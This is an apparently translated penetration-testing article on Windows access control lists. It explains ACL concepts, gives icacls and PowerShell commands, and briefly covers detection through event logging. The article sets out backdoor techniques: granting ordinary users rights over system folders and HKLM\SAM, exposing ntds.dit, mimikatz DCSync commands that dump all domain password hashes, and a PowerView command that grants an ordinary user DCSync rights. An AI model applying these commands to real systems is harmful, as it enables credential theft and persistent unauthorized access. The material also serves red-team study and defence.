
0x00 Preface
---
ACL (Access Control List) in Windows systems is used to represent a list of user (group) permissions.
In penetration testing, understanding and utilizing ACL, especially in backdoor exploitation (privilege escalation), offers significant room for application.
From a defensive perspective, if a system is compromised, finding and removing ACL backdoors left by attackers also requires a certain understanding of ACL.
0x01 Introduction
---
This article will cover the following topics:
- ACL-related concepts
- Viewing ACL
- ACL exploitation (files, registry, and domain environments)
- ACL detection
0x02 ACL-related concepts
---
Official documentation:
https://docs.microsoft.com/en-us/windows/desktop/SecAuthZ/access-control-lists
ACL:
Access Control List, a list used to represent user (group) permissions, including DACL and SACL
ACE:
Access Control Entry, an element within an ACL
DACL:
Discretionary Access Control List, a list used to represent permissions for a security object
SACL:
System Access Control List, used to log access to a security object
Intuitive understanding:
ACLs are used in the Windows access control model, such as permissions for files and registries, to indicate which users (groups) have operational permissions
For example, when accessing a file, the system will make the following judgments:
- If there is no DACL, the system will allow access
- If a DACL exists but has no ACEs, the system will deny all access
- If a DACL exists and ACEs are present, each ACE specifies either allow or deny permissions.
Example demonstration
For the folder C:\Windows\SYSVOL\sysvol\test.com, view folder properties
By default, there are five DACLs, as shown in the figure below


Select one DACL, which contains multiple ACEs, indicating the permissions granted, as shown in the figure below
0x03 ACLs in files
---
Common commands (icacls):

1. View the ACL of a specified file
icacls C:\Windows\SYSVOL\sysvol\test.com |
As shown in the figure below
2. Back up the ACL of a specified file (including files in the current directory and its subdirectories)
icacls C:\Windows\SYSVOL\sysvol\test.com /save AclFile /t |
3. Restore ACL for specified files (including files in the current directory and its subdirectories)
icacls C:\Windows\SYSVOL\sysvol\ /restore AclFile /t |
Note:
When restoring, the path needs to be set to the parent directory
4. Add full access permissions for user test1 to specified files (including files in the current directory and its subdirectories)
icacls C:\Windows\SYSVOL\sysvol\test.com /grant test1:(OI)(CI)(F) /t |
Note:
(OI) stands for Object Inherit
(CI) stands for Container Inherit
(F) stands for Full Access
5. Remove full access permissions for user test1 from specified files (including files in the current directory and its subdirectories)
icacls C:\Windows\SYSVOL\sysvol\test.com /remove test1 /t |
Common commands (PowerShell):
1. View ACL for a specified path
For example, C:\Windows\SYSVOL\sysvol\test.com
Get-Acl -Path 'C:\Windows\SYSVOL\sysvol\test.com'| Format-Table -wrap |
2. Add full access permissions for user test1 to the specified file
function Add-ACL{ |
3. Remove user test1's full access permissions to the specified file
function Remove-ACL{ |
4. Add full access permissions for user test1 to the specified file (including files in the current directory and its subdirectories)
function Add-ACL{ |
5. Remove user test1's full access permissions to specified files (including files in the current directory and its subdirectories)
function Remove-ACL{ |
Exploitation Approach:
1. Local Privilege Escalation Backdoor
After obtaining administrator privileges on a Windows system, modify the ACL of system directories to grant full access to regular users, creating a privilege escalation backdoor.
Subsequently, elevate from a regular user to administrator privileges through various methods such as DLL hijacking or file replacement.
2. Modification of GPO in Domain Environment
Modify the ACL of the domain shared folder \\
Subsequently, use the privileges of a regular domain user to modify the domain's GPO, alter scheduled tasks within the GPO, and achieve remote execution of scheduled tasks.
For related methods, refer to the previous article 'Domain Penetration – Remote Execution via Scheduled Tasks in GPO'.
3. Domain ordinary user reads all user hashes within the domain
Create file sharing for ntds.dit, add ACL
Subsequently, domain ordinary users can access the domain controller's ntds.dit file to read all user hashes within the domain
0x04 ACL in the Registry
---
Common commands (PowerShell):

1. View ACL for a specified path
e.g., HKEY_LOCAL_MACHINE\SAM
Get-Acl -Path 'HKLM:\SAM' | Format-Table -wrap |
As shown in the figure below

Obtain specific content of the Access item:
$acl = Get-Acl -Path 'HKLM:\SAM' |
As shown in the figure below
2. Grant user test1 full access to the specified path (including the current registry key and its subkeys)
$acl = Get-Acl HKLM:\SAM |
Note:
$inheritance = [System.Security.AccessControl.InheritanceFlags]"ObjectInherit,ContainerInherit" indicates that subkeys inherit permissions from the current registry key
Modifying the ACL of registry key HKLM:\SAM requires Administrator privileges
Modifying the ACL of the registry key HKLM:\SAM\SAM requires System privileges
3. Remove the full access permission of user test1 to the specified path (including the current registry key and its subkeys)
$acl = Get-Acl HKLM:\SAM |
Exploitation approach:
1. Local privilege escalation backdoor
Modify the registry keys HKLM:\SAM and HKLM:\SYSTEM to add full access permissions for ordinary users
Ordinary users can obtain the hashes of all local users through registry entries, thereby gaining administrator privileges
3. Local Auto-start Backdoor
Modify registry locations to add startup items or hijack entries
0x05 ACL in Domain Environment
---
Implemented through Active Directory Service Interfaces (ADSI)
Official documentation:
https://docs.microsoft.com/en-us/windows/desktop/AD/controlling-access-to-objects-in-active-directory-domain-services
Reference for calling ADSI with PowerShell:
https://social.technet.microsoft.com/Forums/windowsserver/en-US/df3bfd33-c070-4a9c-be98-c4da6e591a0a/forum-faq-using-powershell-to-assign-permissions-on-active-directory-objects?forum=winserverpowershell
Common commands (PowerShell):
Note:
PowerView has already implemented this part, so this section directly references the functionality in PowerView
Code repository:
https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
1. Obtain all objects in the current domain
Get-DomainObject -Domain test.com |
2. Obtain the ACLs of all objects in the current domain
Get-DomainObjectAcl -Domain test.com |
3. Obtain the ACL of a specified user
Get-DomainUser test1 |
4. Add full access permissions for user test1 to a specified object (guid)
Add-DomainObjectAcl -TargetIdentity '483e9973-2d45-4e2f-b034-f272a26950e0' -PrincipalIdentity test1 -Rights All |
5. Remove full access permissions for user test1 to a specified object (guid)
Remove-DomainObjectAcl -TargetIdentity '483e9973-2d45-4e2f-b034-f272a26950e0' -PrincipalIdentity test1 -Rights All |
Exploitation Approach:
1. DCSync Backdoor
Note:
This method is learned from: https://www.specterops.io/assets/resources/an_ace_up_the_sleeve.pdf
DCSync is a feature of mimikatz that can simulate a domain controller and export account password hashes from the domain controller
If we obtain domain administrator privileges on a host within the domain, we can use the following command to directly export the hashes of all users in the domain:
mimikatz.exe privilege::debug "lsadump::dcsync /domain:test.com /all /csv" exit |
Export the hash of the administrator account in the domain:
mimikatz.exe privilege::debug "lsadump::dcsync /domain:test.com /user:administrator /csv" exit |
By default, only Domain Controllers and Enterprise Domain Admins have the permissions to use DCSync.
However, we can add ACLs to DS-Replication-GetChanges (GUID: 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2) and DS-Replication-Get-Changes-All (1131f6ad-9c07-11d1-f79f-00c04fc2dcd2), enabling ordinary users to invoke DCSync and export the hashes of all users in the domain.
Implementation code:
https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1#L8270
The command to add the ACL is as follows:
Add-DomainObjectAcl -TargetIdentity "DC=test,DC=com" -PrincipalIdentity test1 -Rights DCSync |
Next, on a host within the domain where the test1 user is logged in, we can use the DCSync feature of mimikatz.
The command to remove the ACL is as follows:
Remove-DomainObjectAcl -TargetIdentity "DC=test,DC=com" -PrincipalIdentity test1 -Rights DCSync |
2. GPO Backdoor

(1) View the GPOs in the current domain
Import-Module GroupPolicy |
As shown in the figure below, TestGPO is one I added myself in the test environment, while Default Domain Policy and Default Domain Controllers Policy are GPOs that exist by default in the domain environment
(2) Add full access permissions for user test1 to TestGPO
$RawObject = Get-DomainGPO -Raw -Identity 'TestGPO' |
(3) Remove full access permissions for user test1 to TestGPO
$RawObject = Get-DomainGPO -Raw -Identity 'TestGPO' |
Subsequent operations can be performed on GPOs to add scheduled tasks, enabling remote execution of scheduled tasks. For specific methods, refer to the previous article 'Domain Penetration - Utilizing Scheduled Tasks in GPOs for Remote Execution'.
0x06 ACL Detection
---
1. Files and Registry
Open-source tools such as WindowsDACLEnumProject can be utilized:
https://github.com/nccgroup/WindowsDACLEnumProject
Capable of listing risky ACLs.
3. Domain Environment
Advanced security audit policies need to be enabled. Reference materials:
https://blogs.technet.microsoft.com/canitpro/2017/03/29/step-by-step-enabling-advanced-security-audit-policy-via-ds-access/
After enabling the policy, Event ID 5136 will record ACL modifications in the domain environment. Reference materials:
https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=5136
0x07 Summary
---
This article introduces techniques for exploiting ACLs in Windows systems for backdoor purposes in file systems, registry, and domain environments, along with suggestions for detecting such backdoors.
I have learned a lot about ACLs in domain environments from PowerView and would like to thank the author for open-sourcing it.


